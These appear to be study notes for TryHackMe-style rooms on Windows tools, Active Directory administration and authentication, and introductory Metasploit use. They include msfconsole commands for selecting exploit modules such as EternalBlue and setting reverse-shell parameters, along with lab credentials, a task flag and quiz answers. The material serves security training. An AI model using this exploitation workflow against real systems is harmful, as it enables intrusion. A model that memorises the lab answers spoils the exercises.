E.g. one can run the classic **hostname**, **whoami** to see the names of the system and user respectively, and especially the command **ipconfig** is useful to see the network address settings. In order to specify switches as one would do in Linux using **-s** or **-switch**, in Windows we use **/switch**. E.g, the

“help” switch is called with `/?` .

To clear the command prompt screen we use the command `cls` .

We further have the command `netstat` at our disposal to see the protocol statistics and current TCP/IP network connections. This command has switches `-a`, `-b`, `-e` in the more traditional fashion to alter the command output.

The command `net` is used (in mandatory combination with subcommands) to manage network resources. If no subcommand is provided, a basic syntax helper is displayed.

For further syntax help we better use `net help <subcommand>` , as `net /?` wont work here.

Some nice applications of this command are the listing of all users with further specification granularity options.

### **Question:**

In System Configuration, what is the full command for Internet Protocol Configuration?

### **Answer:**

As we already did so often before, we can read the command plainly in System Configuration: `C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe`

### **Question:**

For the `ipconfig` command, how do you show detailed information?

### **Answer:**

Using the above information we run `ipconfig /?` and see that `/all` “Display[s] full configuration information”, hence giving the full command `ipconfig /all`

### **Task 7 (Registry Editor)**

The last tool of the System Configuration Panel we will deal with in detail in this section is the Windows Registry.

It is a “central hierarchical database used to store information necessary to configure the system for one or more users, applications and hardware devices”.

Here the information Windows constantly needs to reference is stored for faster access, saving user profiles, applications and their related document creation permissions, property sheet settings for folders and applications, peripheral hardware information and port information.

It is considered to be an advanced tool, not intended for the standard user. It is accessible by running `regedit` or `regedt32.exe` , as we see in the System Configuration.

**Question:**

What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)

**Answer:**

`regedt32.exe`

**Active Directory Basics****Task 1 (Introduction)**

Active Directory is a key tool in order to manage users and devices, and in this room we will learn about it, what its Domains are and which components they have, about Forests and Domain Trust, among others.

**Task 2 (Windows Domains)**

In order to administer a large(r) network, where manual login and configuration is unfeasible, IT administrators use a **Windows domain**. It consists of a group of users and computers under the same administration which can this way be centrally administered in a single repository, called **Active Directory**. The server running this Active Directory (AD) services is the **Domain Controller** (DC).

The main advantages of this administration form are the centralised identity and security policies management.

This way of administration is commonly found in school or university networks allowing a login via authentication at the Active Directory at any machine in the network. This way, no actual computer needs to store any set of credentials.

In the rest of this module, we will be posing as the IT admin of THM.Inc to review the domain “THM.local”.

**Task 3 (Active Directory)**

The core of the Windows Domains is the **Active Directory Domain Service**, which serves as a catalogue of the existing items in the network, be it users, groups and other peripherals.

Category-wise, we distinguish:

- **Users:** part of the **security principals**, i.e eligible for the assignment of security privileges over other parts of the network, users conform one of the most basic object types in the AD.  
Users can be further divided into People and Services, the latter used to define non-personal users upon which specific services run, e.g IIS or MSSQL. These users will always only have the minimum privileges required to run correctly.

- **Machines:** these objects represent every computer joining the Active Directory domain on a 1-to-1 relation. They are also part of the aforementioned security principals and use accounts the same way a personal user does, nonetheless with limited privileges.

The machine account always acts as a local administrator on the computer it represents and can be accessed with the corresponding credentials, although they are usually not meant to. The passwords for these machine accounts are rotated out automatically and are comprised of 120 random characters.

The naming scheme of machine accounts uses the following pattern: <Machine name>\$, hence a machine called MyLaptop will have the account name **MyLaptop\$**

- **Security Groups:** instead of assigning rights on an individualized user basis, one can define user groups to manage their rights as a bulk, increasing its speed and ease.

E.g, a user newly added to a group will immediately inherit all of said group's rights.

Security Groups are also part of the security principals. They can contain Users and Machines, as well as other groups.

The following groups are created by default in an Active Domain:

- Domain Admins: these users have admin privileges over the whole domain and can administer any resource, including the Domain Controllers (DCs)
- Server Operators: these users can administer DCs, but not change administrative group memberships
- Backup Operators: these users can access any file regardless of permissions and are used to back up data
- Account Operators: these users can create or modify other accounts on the domain
- Domain Users: all existing user accounts in the domain
- Domain Computers: all existing computers in the domain
- Domain Controllers: all existing DCs on the domain

Further information about the default security groups can be found on this documentation.

In order to manage the users, groups, machines and further resources in the Active Directory, we log into the Domain Controller and run “Active Directory Users and Computers”.

After so doing, we will see the hierarchy of users, computers and groups in the domain, organized in **Organizational Units (OUs)**.

These OUs refer to container objects used to classify users and machines,

used to define sets of users with similar privileges or policing requirements, e.g department-wise.

A user can only be part of one OU at a time.

In the deployed machine we see an already deployed OU with subdependent (or child) OUs: IT, Management, Marketing and Sales.

Commonly, the OU mimics the business structure to allow for a task-dependent management of permits, privileges and policies. This structure is not mandatory, though.

When opening any OU, the corresponding administrator can see the users under said Organizational Unit and eventually reset passwords if needed.

The default containers from the Windows OS are:

- **Builtin:** OU for default groups for any Windows host
- **Computers:** default OU for machine accounts
- **Domain Controllers:** default OU for DCs
- **Users:** default OU for users and groups
- **Managed Service Accounts:** default OU for service user accounts.

The main difference between Organizational Units and Security Groups rely on their target:

Organizational Units are used to apply policies and configurations depending on their role within the network, as any user can only be in one OU at a time.

Security Groups are used to grant permissions and privileges over resources, as any user can belong to many different Security Groups, especially useful to allow finer granularity over the access(es).

This task's question are merely a reading comprehension of the text above:

**Question:**

Which group normally administrates all computers and resources in a domain?

**Answer:**

Domain Admins

**Question:**

What would be the name of the machine account associated with a machine named TOM-PC?

**Answer:**

Tom-PC\$



**Question:**


Suppose our company creates a new department for Quality Assurance. What type of containers should we use to group all Quality Assurance users so that policies can be applied consistently to them?

**Answer:**

Organizational Unit

**Task 4 (Managing Users in AD)**

In the deployed machine, we will have to structure the Active Directory corresponding to the following organisational chart:



In order to do so, we have to first delete the department “Research and Development”.

Our first attempt fails, as the group is prevented from accidental deletion. In order to be able to do so, we first have to enable the advanced properties under “View > Advanced Properties”. After being sent to the start chart and accessing the THM Active Directory again, we can right-click the corresponding OU and, under Properties, uncheck the “Protect object from accidental deletion”-box.

Once this is done, we can proceed with the intended deletion of the OU and its dependent user, Bob.

We further need to adjust the users to match the chart above: we delete the “Sales” users Robert and Christine.

In this example machine we will delegate the control of resetting passwords over all other departments to IT Support, consisting *de facto* only of Phillip.

To perform this delegation, we go to the OU we want to delegate control of and then add the IT Support user (Phillip) to the users to whom we wish to delegate control to. As a note, we want to pay attention to the “Check Names” button in order to avoid misconfigurations and assign the delegation to the right user or group.

We then check the “reset user passwords and force password change at next logon” box and end the procedure.

Using RDP at the Computer given by the IP on the deployed machine and then providing the credentials from the task (phillip:Claire2008) we can run the commands given by the room to reset Sophie’s password:

```
PS C:\Users\phillip> Set-ADAccountPassword sophie -Reset
-NewPassword (Read-Host -AsSecureString -Prompt 'New Password')
-Verbose
```

we then provide the new password as instructed and see:

```
VERBOSE: Performing the operation "Set-ADAccountPassword" on
target "CN=Sophie,OU=Sales,OU=THM,DC=thm,DC=local"
```

In order to avoid us knowing Sophie’s password, we then run the command to force her to change the password at logon:

```
PS C:\Users\phillip> Set-ADUser -ChangePasswordAtLogon $true
-Identity sophie -Verbose
VERBOSE: Performing the operation "Set" on target
"CN=Sophie,OU=Sales,OU=THM,DC=thm,DC=local".
```

There, we see a text file containing the flag for this task:

**Flag:**

THM{thanks\_for\_contacting\_support}

**Question:**

The process of granting privileges to a user over some OU or other AD Object is called...

**Answer:**

Delegation

**Task 5 (Managing Computers in AD)**

By default, all machines joining a domain are added into the chart under the “Computers” container, as stated in the previous task. We can identify the kind of device in the domain by the abbreviation at the beginning of the name: “SVR” for servers, “PC” for PCs and “LPT” for laptops.

This indiscriminated list is not the best practice, nor the most useful, as we would like to assign different policies for servers and “regular” machines.

In general, it is a good idea to separate the machines on the domain according to use, commonly into the three following categories:

- **Workstations:** one of the most common device kinds, this is the machine type a user logs into for their daily work usage. They shall not have a privileged user signed into them.

- **Servers:** used to provide services to other elements in the domain such as users or other servers.
- **Domain Controllers:** as seen before, DCs allow the administrators to manage the AD Domain. As such, they are the most sensitive devices, where hashed passwords are stored.

On the deployed machine, we will separate the machines in Organizational Units according to their categories for the first two types, as DCs are already in a separate category per Windows default.

We first create the two separate OUs under THM.local “Workstations” and “Servers”. After going back to “Computers”, we select all three machines with name starting with SRV and under “Move...” place them in the newly created OU. We then do the same with the PCs and Laptops of the “Computers” OU, moving all seven to the “Workstations” OU.

**Question:**

After organising the available computers, how many ended up in the Workstations OU?

**Answer:**

7

**Question:**

Is it recommendable to create separate OUs for Servers and Workstations? (yay/nay)

**Answer:**

As implicitly stated in the text above under the “good practice” statement, we take it to be a positive recommendation, hence giving the answer **yay**.

**Task 6 (Group Policies)**

The whole point of creating and managing the previous Organizational Units was to assign tailored policies to every OU.

This can be done through Group Policy Objects (GPOs), a collection of settings to be applied to each user category, be it machines or users, and OUs. We can access said GPOs through the Group Policy Management tool.

There, we see the already known OU hierarchy as in previous tasks with the associated policies visible at dropdown.

We can create new GPOs under “Group Policy Objects” and later assign them to the OUs we want to link them to.

Note that GPOs preserve the hierarchical structure, hence applying to every underlying OU to the one we assign them to.

In the deployed machine we see Default Domain Policy and RDP policy applying to every OU and “Default Domain Controllers Policy” applying to the Domain Controllers OU.

To get an idea of how GPOs look like, we analyze the Default Domain Policy and see the following organizational aspects in the tabs:

- **Scope:** sets the application of the GPO and displays the eventual OUs it is linked to.  
Here one can apply Security Filtering to GPOs to further restrict the scope. The default application is “Authenticated Users”, which comprises all users and machines.
- **Settings:** hierarchical report of the details of the GPO and its configuration, divided in “General”, “Computer Configuration” and “User Configuration” in a “tree-like” representation.  
To change the policies, we right-click on the corresponding Group Policy Object and under “Edit” we are free to adapt it to our needs.  
We can read a description of each category under the editing menu on the left, and each terminal branch, i.e actual configuration setting, has an “Explain” tab for further clarification when needed.

GPOs are distributed to the network via a network share called `SYSVOL`, stored in the Domain Controller, to which all users should have access to. Per default, it is located under `C:\Windows\SYSVOL\sysvol\`. The changes cantake some time to synchronize, so we can force the synchronization with the command `gpupdate /force` on the Powershell of the computer to be synchronized.

In the context of the deployed machine, still within our fictive role as the IT admin of THM Inc., we will have to block non-IT users from accessing the Control Panel and make workstations and servers lock their screen automatically after 5 minutes of inactivity.

The first task can be completed by creating a GPO, preferably with a self explaining name such as “Restrict Control Panel Access” and adjusting its settings under “User Configuration > Policies > Administrative Templates > Control Panel > Prohibit access to Control Panel and PC settings”. Once enabled, we only have to link it to the corresponding OUs either by right-clicking on them and linking the desired GPO or by dragging the GPO to the OU in the hierarchichal view to Marketing, Management and Sales.

For the second task, we can either create a GPO and apply it to every relevant object in the Active Directory, i.e Workstations, Servers and Domain Controllers, or apply it to the root domain which affects every child OU, which again affects every machine in the network. Note that it will be inherited by other user OUs, but it does not matter as they only contain users.

The route to the AutoLock screen time is as follows: “Policies > Windows

Settings > Security Settings > Local Policies > Security Options > Interactive logon: Machine inactivity limit" and the time is measured in seconds.

We create this GPO, log in as Mark from Marketing with the given credentials and confirm the impossibility to access the Control Panel, as desired.

**Question:**

What is the name of the network share used to distribute GPOs to domain machines?

**Answer:**

SYSVOL

**Question:**

Can a GPO be used to apply settings to users and computers? (yay/nay)

**Answer:**


yay

**Task 7 (Authentication Methods)**

Since we are dealing with user administration, some form of authentication is needed; in this case the credentials are checked against the stored credentials in the Domain Controller. There are two protocols in use for windows domains: **Kerberos**, the default protocol for modern versions, and **NetNTLM**, only kept for compatibility purposes with older domains.


When using Kerberos, any user will be assigned a ticket after logging in to be used later as a proof of previous authentication before the **Key Distribution Center (KDC)**, a service on the DC administering the Kerberos tickets on the network. This process takes place in the following way:


1. The user sends the username and an encrypted timestamp using their password as encryption key to the KDC requesting a **Ticket Generating Ticket (TGT)**.
2. The KDC creates and sends back an encrypted TGT, encoded with the KDC private key.  
This ticket will allow the user to access other services after the corresponding ticket request without needing to pass the credentials every time.  
Note that the TGT includes an encrypted copy of the (following) session key, hence allowing the Kerberos Distribution Center to "forget" the credentials of the user and only needing to recover their session key decrypting the TGT.
3. A Session Key is passed from the KDC to the Client, used to generate subsequent requests.



To further access services, the user uses a different ticket, namely a **Ticket Granting Service (TGS)** to connect to the service they were created for in the following way:


4. The user sends their username along with a timestamp encrypted using the Session Key, the TGT and a **Service Principal Name (SPN)** indicating the requested service and server names.
5. The Kerberos Distribution Center responds with the TGS encrypted using a key derived from the **Service Owner Hash**, i.e. a hash known to the Service Owner, the machine the desired service runs under, and the **Service Session Key** to authenticate to the desired service.
6. The user sends the TGS to the service to authenticate and establish a connection.
7. The Service Owner accesses and validates the Service Session Key by decrypting the TGS using its configured account's password hash.





On the other hand, NetNTLM works with a challenge response mechanism in the following way:

1. The client sends the server an authentication request.
2. The server answers with an NTLM challenge consisting of a random number.
3. The client responds with a message consisting of a hash made of the server challenge and their private NTLM password hash, together with some other data.
4. The server forwards this response together with its own challenge to the Domain Controller.
5. The DC re-generates a response to the challenge posed by the server and compares it to the response generated by the client.  
A match authenticates the client, a mismatch denies authentication.
6. This authentication response is sent back to the server.
7. The server forwards the authentication response to the client.



Note that the NTLM password is only transmitted as a hash, never in plain-text.

This process only takes place when accessing a domain account, as local authentication can be verified within the server itself by comparing to the hash stored in its Security Account Manager (SAM).

### Question:

Will a current version of Windows use NetNTLM as the preferred authentication protocol by default? (yay/nay)

### Answer:

nay

### Question:

When referring to Kerberos, what type of ticket allows us to request further tickets known as TGS?

### Answer:

The question asks for the allowing ticket, not for the acronym TGS itself. The ticket allowing a user to ask for further TGS tickets is the **Ticket Granting Ticket TGT**

### Question:

When using NetNTLM, is a user's password transmitted over the network at any point? (yay/nay)

### Answer:

nay



### **Task 8 (Trees, Forests and Trusts)**

After discussing the functioning of a single domain in the previous tasks, we will now deal with the relations between multiple domains.

This might be needed in case of different legislative frameworks, e.g. when administering servers across multiple countries, or when coordinating different teams with rights over their corresponding areas which need to be encapsulated from the other servers.

One can always have a larger OU structure and rely on delegations, but its tendency to human errors makes it more desirable to partition the network into manageable units.

This partition off the network is supported natively by Active Directory, which then allows for a re-integration of those equally called domains into a tree as subdomains of the root domain, e.g. adding a regional or country prefix such as `de.thm.local`.

This allows for a partition of each subdomain independently, but introduces a security group of “super users”, the **Enterprise Admins**. Users in this OU have admin privileges over all domains in the tree. Note that this does not revert the privileges of each subdomain’s Domain Admins.

A union of trees corresponding to e.g. a merging of enterprises is called a forest.

In case this encapsulation and organisation into forests and trees ever becomes too “tight” in its encapsulation, e.g. regarding file sharing or file access, one can resort to **Trust Relationships**.

These Trust Relationships allow for a user in a (sub)domain access resources from another (sub)domain located in another tree of the forest, if necessary. One says that a domain trusts another if every user of the second domain can be authorised to access resources of the first domain. This does not imply automatic access authorisation, which has to be granted by the administration, only its eventual possibility.

These trust relationships can be one- or two-way relationships depending on the reciprocity of the trust.

#### **Question:**

What is a group of Windows domains that share the same namespace called?

#### **Answer:**

Tree

#### **Question:**

What should be configured between two domains for a user in Domain A to access a resource in Domain B?

#### **Answer:**

A Trust Relationship

## Metasploit: Introduction

### Task 1 (Introduction to Metasploit)

In this and the following modules we will deal with **Metasploit**, one of the most common and powerful exploitation frameworks in the pentesting environment.

Its utility relies on the support it provides throughout the whole exploitation process, from info gathering to post-exploitation.

Metasploit has two main versions:

- Metasploit Pro: the commercial version, providing a GUI and easeness of task automation
- Metasploit Framework: the open-source version run from the command line

Metasploit is composed of three main parts:

1. **msfconsole** : this is the main usage interface for the non-commercial version, running as a command-line interface.
2. **Modules**: supporting modules, e.g pre-made exploits, scanners and payloads.
3. **Tools**: stand-alone helping tools, mostly for the reconnaissance phase. The most well-known of these are **msfvenom**, **pattern\_create** and **pattern\_offset** , oh which we will only deal with the first one for the time being.

### Task 2 (Main Components of Metasploit)

We launch the Metasploit console by running **msfconsole** on the terminal. Before getting into the actual usage of the different modules and their categories, we clarify some nomenclature about any attack:

- Vulnerability: a design, coding or logic flaw affecting the target system. Its exploitation can lead to RCE or the disclosure of confidential information, among others.
- Exploit: a piece of code taking advantage of a vulnerability in the target system.
- Payload: code running on the target system to take advantage of the exploit and achieve the attacker's actual goals.

The modules and corresponding categories of Metasploit are divided as follows:

- **Auxiliary**: for supporting modules as scanners, crawlers and fuzzers.

- **Encoders:** for encoding the exploit and payload hoping that a signature-based antivirus does not catch them.  
Still, antiviruses work on a database of known threats, comparing incoming files to them and raising an alert if a match is found, so the success of encoders is limited.
- **Evasion:** for evading antiviruses and other detection methods.
- **Exploits:** as stated above, the code to take advantage of a security flaw in the system. They are organized by target system, e.g android, linux, solaris, windows, etc. .
- **NOPs:** a category of “waiting modules” that do nothing (No OPeration), or rather instruct the CPU to do nothing for a complete cycle. They allow for payloads to build up higher sizes.
- **Payloads:** as stated above, the code running on the target system to (eventually) further allow to take advantage of the exploitation. They are divided into four categories:
  - Adapters: wrap single payloads to convert them to different formats, e.g powershell commands.
  - Singles: self-contained payloads, e.g add a user, launch notepad.exe, etc. that do not need to download an additional component to run.
  - Stagers: set up a connection channel between Metasploit and the target system. They usually work in conjunction with staged payloads the following way: the staged payload uploads a stager on the target and then downloads the rest of the payload, called a stage when executed like this.  
This allows for smaller initial payloads.
  - Stages: downloaded by the stager, allows for the use of altogether larger payloads than the small initial payload would allow.

Metasploit differentiates already in the naming scheme of payloads between single or inline payloads and staged payloads:

an inline payload has an underscore in the name between “shell” and “reverse”, such as `generic/shell_reverse_tcp`, whereas a staged payload does not, e.g `windows/x64/shell/reverse_tcp`

- **Post:** used for post-exploitation.

**NOTE:** to see all available modules of a given category, we run in the msfconsole the command `show <category name>`, e.g `show encoders`

**Question:**

What is the name of the code taking advantage of a flaw on the target system?

**Answer:**

Exploit

**Question:**

What is the name of the code that runs on the target system to achieve the attacker's goal?

**Answer:**

Payload

**Question:**

What are self-contained payloads called?

**Answer:**

Singles

**Question:**

Is "windows/x64/pingback\_reverse\_tcp" among singles or staged payload?

**Answer:**

Singles

**Task 3 (Msfconsole)**

As instructed before, we call the Metasploit console with the command `msfconsole` on our Terminal.

Upon launch, the command line will change to `msfX`, with X being the version number of Metasploit (at the moment generally 5 or 6).

The Metasploit console will support most of the common Linux commands, but not all functionalities of them, such as output redirection. Whereas in the example the execution of a (single, `-c 1`) ping to Google's 8.8.8.8 IP is shown, I could not reproduce the actual ping nor find it under "Core Commands" in the `help` -menu.

To get information on a specific command, we use `help <command>`. To show the command history, we can resort to `history`. Note that the metasploit console supports autocompletion of commands on Tab.

The Msfconsole is managed by context, i.e all variables are local unless stated otherwise and will be lost after module change. This is especially relevant for the `RHOSTS` variable, as we usually will want to keep poking at the same address with all our modules.

In order to use a given module, we can either run `use <full path to module>` or `use <module-nr-after-search>`, usually with the second variant being shorter despite needing an extra step, namely the number search.

We can find the number associated to a Metasploit number at the left of the console output when running a **search** command for the name of the module we'd like to use, e.g **search eternalblue** as in the example. Note that we can perform searches based on number, keywords, target systems, CVEs and more. We then switch to the module calling **use 0** or **use exploit/windows/smb/ms17\_010\_eternalblue** . This way the command prompt changes to the selected module, but we do not enter a different folder, as can be seen by comparison of the output of the **ls** command before and after the module selection. Said module selection only provides a working context we can analyze more deeply via **show options** . This way we can see required and optional arguments, as well as default values for some of them and usage of the module.

Depending on the kind of the module we might need e.g a session ID for post-exploitation the connecting modules generate at connection.

For the sake of completion, as stated before, we can always run **show** to list available modules in the current context. For general information on the selected context or module we run **info** , or **info <path-to-module>** if we want to access another module and view its related information.

To exit a certain module context, run **back** .

A last piece of key information related to the **search** command is the rank of the module, based on reliability. Note that this is a general classification and not a completely reliable piece of information to be trusted blindly.

A short summary of the ranks can be seen in the following table from the Metasploit Wiki:

Ranking	Description
<b>ExcellentRanking</b>	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances ( <a href="#">WMF Escape()</a> ).
<b>GreatRanking</b>	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
<b>GoodRanking</b>	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
<b>NormalRanking</b>	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
<b>AverageRanking</b>	The exploit is generally unreliable or difficult to exploit.
<b>LowRanking</b>	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
<b>ManualRanking</b>	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: <a href="#">exploit/unix/webapp/php_eval</a> ).

### Question:

How would you search for a module related to Apache?

### Answer:

**search Apache**

### Question:

Who provided the auxiliary/scanner/ssh/ssh\_login module?

**Answer:**

We first run a search on `search ssh_login` and then `info 0` or conduct a search on the whole path to the given module, wither way seeing it was “Provided by: `todb <todb@metasploit.com>`”

**Task 4 (Working with modules)**

As stated before, we can (and should) use the `show options` command to know which parameters to set before running any module using the syntax `set <parameter-name> <value>` . After setting these parameters, we can still check them with the `show options` command.

The most common parameters to set are:

- **RHOSTS**: stands for remote host, the IP address of the target system. Supports CIDR (Classless Inter-Domain Routing), i.e /24, /16 notation and network ranges ( 10.10.10.xx-10.10.10.yy) as well as files with listed targets, once per line.
- **RPORT**: remote port, the port on the target system upon which the vulnerable, target application runs.
- **PAYLOAD**: the payload to be used with the exploit.
- **LHOST**: stands for local host, the IP of our attacking machine.
- **LPORT**: local port, the port we will use to establish a reverse shell on.
- **SESSION**: as stated before, every connection will have its session ID assigned, and this information will be passed along to the post-exploitation step.

Set values can be overridden by setting a different value to the same parameter, or deleted via `unset <parameter-name>` . Use `unset all` to clear all parameter values.

As we stated before, values are stored locally unless set otherwise. This global setting of parameters can be achieved with the command `setg <parameter-value>` (and cleared with `unsetg` ).

When all module parameters are ready, one launches the module with the `exploit` or `run` command, in combination with the `-z` switch if so desired. This switch will run the exploit and background sessions at the once. The exploits check if the target system is vulnerable to them , but one can check without launching the full exploit with the `check` option if supported.

When exploiting a vulnerability, a session is created. If we wish to keep working before taking advantage of this newly created communication channel, we can send this Meterpreter (more on this later) session to the background with the `background` command, or with the shortcut `Ctrl+Z` .

One can later access all backgrounded sessions with the `sessions` command from the msfconsole or any context console.

To reopen any backgrounded session, we run the command `sessions -i <session-nr>` using the session ID we learn when running the previous command.

Last, but not least, it is always important to keep an eye open for the console one is using at each moment: On the regular console (`user@machine`) one cannot run any Metasploit commands.

These are reserved for the msfconsole prompt (`msf6 >` when run without context). This msfconsole can be further specified with context, whose path shows up between “`msf6`” and “`>`”, e.g `msf6 exploit(windows/smb/ms17_010_eternalblue) > .` Here one can set local parameters and run the modules.

Once we get a foothold on the target system, we will have a Meterpreter console (`meterpreter >`), related to this payload we will later see more about. If we have a shell on the target system, we will see a regular console (see above) but not with our system information but with the data of the target system.

**Question:**

How would you set the LPORT value to 6666?

**Answer:**

```
set LPORT 6666
```

**Question:**

How would you set the global value for RHOSTS to 10.10.19.23 ?

**Answer:**

```
setg RHOSTS 10.10.19.23
```

**Question:**

What command would you use to clear a set payload?

**Answer:**

```
unset payload
```

**Question:**

What command do you use to proceed with the exploitation phase?

**Answer:**

```
exploit
```

Note that this is the correct answer “only” because of the number of letters of the suggested solution. `run` is an also perfectly valid alias for the same command.

## Metasploit: Exploitation

### Task 1 (Introduction)

This room will deal with the actual exploitation of a target system using Metasploit, especially in conjunction with the database feature to manage broad-scoped pentesting cases, from the enumeration and port scanning phase to the final exploitation using `msfvenom` and Meterpreter, as hinted on previous modules, going through the vulnerability scan phase in the process as well.

For any eventual bruteforce attack we will resort to the provided wordlist in the task.

### Task 2 (Scanning)

Metasploit provides a number of port scanning features, as can be seen after a search in the `msfconsole` after “`portscan`”

These modules require us to set the following parameters:

- **CONCURRENCY:** Number of targets to be scanned simultaneously.
- **PORTS:** Port range to be scanned. Note the difference to the Nmap standard configuration, which scans the 1000 most used ports. Here, 1-1000 instructs Metasploit to scan all ports 1 to 1000.
- **RHOSTS:** Target (network) to be scanned.
- **THREADS:** Number of threads to be used in the scan.

Note that one can still perform “standard” Nmap scans from the `msfconsole`, as it does not impede the use of some (or most) of the usual terminal commands. Still, Metasploit provides some useful tools for port scanning that come in handy depending on the context:

the module `scanner/discovery/udp_sweep` is a UDP (User Datagram Protocol) service identifying module. It does not scan all possible UDP services, but is still a quick way to identify DNS (Domain Name System) or NetBIOS (Network Basic Input Output System) services.

We further have modules for service-tailored scans, e.g for SMB (Server Message Block). In a corporate network one would especially like the use of `smb_enumshares` and `smb_version`. SMB provides a file and printer shared access, as well as NetBIOS, the latter being a tad more exotic. Note that the NetBIOS name can provide some information about its role and importance within the network.

### Question:

How many ports are open on the target system?

### Answer:

We can either conduct a standard Nmap port scan or, as probably intended



by the module creators, use Metasploit.

After looking at some of the result from the `search portscan` and the provided information about the target, we can conduct a TCP Port Scanner, seeing ports 21, 22, 139, 445 and 8000 open, hence the answer is 5.

**Question:**

Using the relevant scanner, what NetBIOS name can you see?

